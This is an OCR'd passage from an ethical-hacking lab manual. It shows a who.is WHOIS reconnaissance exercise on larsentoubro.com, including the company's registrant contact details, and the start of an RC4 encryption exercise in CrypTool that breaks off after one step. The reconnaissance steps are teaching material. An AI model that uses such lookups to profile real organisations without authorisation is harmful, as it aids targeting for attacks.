
# PRACTICAL NO.1


## Aim: Use Google and Whois for Reconnaissance

Steps:


1. Go to the browser and go to https://who.is/.






2. Search for any website of your choice.




3. All the records of the website will be displayed such as dns records, whois server, etc. You will be able to see various information about the website url which you have entered in the search bar. Information such as the website. Registrar info and important dates of the website such as expiry date, updated dates, website creation dates will be displayed. Also you will be able to see Registrar data.









larsentoubro.com whois lookup
who.is/whois/larsentoubro.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Registrar Data
We will display stored WHOIS data for up to 30 days.
refresh
Make Private Now
Registrant Contact Information:
Name Larsen & Toubro Limited
Organization Larsen & Toubro Limited
Address 1st Flr, Corporate IT, A M Naik Tower
City Mumbai
State / Province Maharashtra
Postal Code 400072
Country IN
Phone +91.2267058621
Email dnsadmin@larsentoubro.com
Administrative Contact Information:
Name Larsen & Toubro Limited
Organization Larsen & Toubro Limited
Address 1st Flr, Corporate IT, A M Naik Tower
City Mumbai
State / Province Maharashtra
Postal Code 400072
Country IN
Phone +91.2267058621
Email dnsadmin@larsentoubro.com
Technical Contact Information:
Name Larsen & Toubro Limited
Server Type
Suggested Domains for larsentoubro.com
larsen-to-u-bro.live $2.99
larsentoubros.live $2.99
larsentoupal.live $2.99
larsentoubrotech.live $2.99
shoplarsentoubro.live $2.99
Purchase Selected Domains
Use promo code WHOIS to save 15% on your first Name.com order.
Find the perfect domain at
Name.com
Type here to search
23°C Haze
ENG
09:45
18-01-2022


larsentoubro.com whois lookup
who.is/whois/larsentoubro.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Purchase Selected Domains
Administrative Contact Information:
Name Larsen & Toubro Limited
Organization Larsen & Toubro Limited
Address 1st Flr, Corporate IT, A M Naik Tower
City Mumbai
State / Province Maharashtra
Postal Code 400072
Country IN
Phone +91.2267058621
Email dnsadmin@larsentoubro.com
Technical Contact Information:
Name Larsen & Toubro Limited
Organization Larsen & Toubro Limited
Address 1st Flr, Corporate IT, A M Naik Tower
City Mumbai
State / Province Maharashtra
Postal Code 400072
Country IN
Phone +91.2267058621
Email dnsadmin@larsentoubro.com
Information Updated: 2022-01-18 03:51:23
Use promo code WHOIS to save 15% on your first Name.com order.
Find the perfect domain at
Name.com
Transfers
Premium Domains
Web Hosting
Website Builder
Contact Us
FAQs
Terms of Service
Type here to search
23°C Haze
ENG
09:45
18-01-2022

4. After that click on DNS records to know about DNS information.




# PRACTICAL NO.2

**Aim: a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.**


Download cryptool: https://www.cryptool.org/en/ct1/

Steps:


1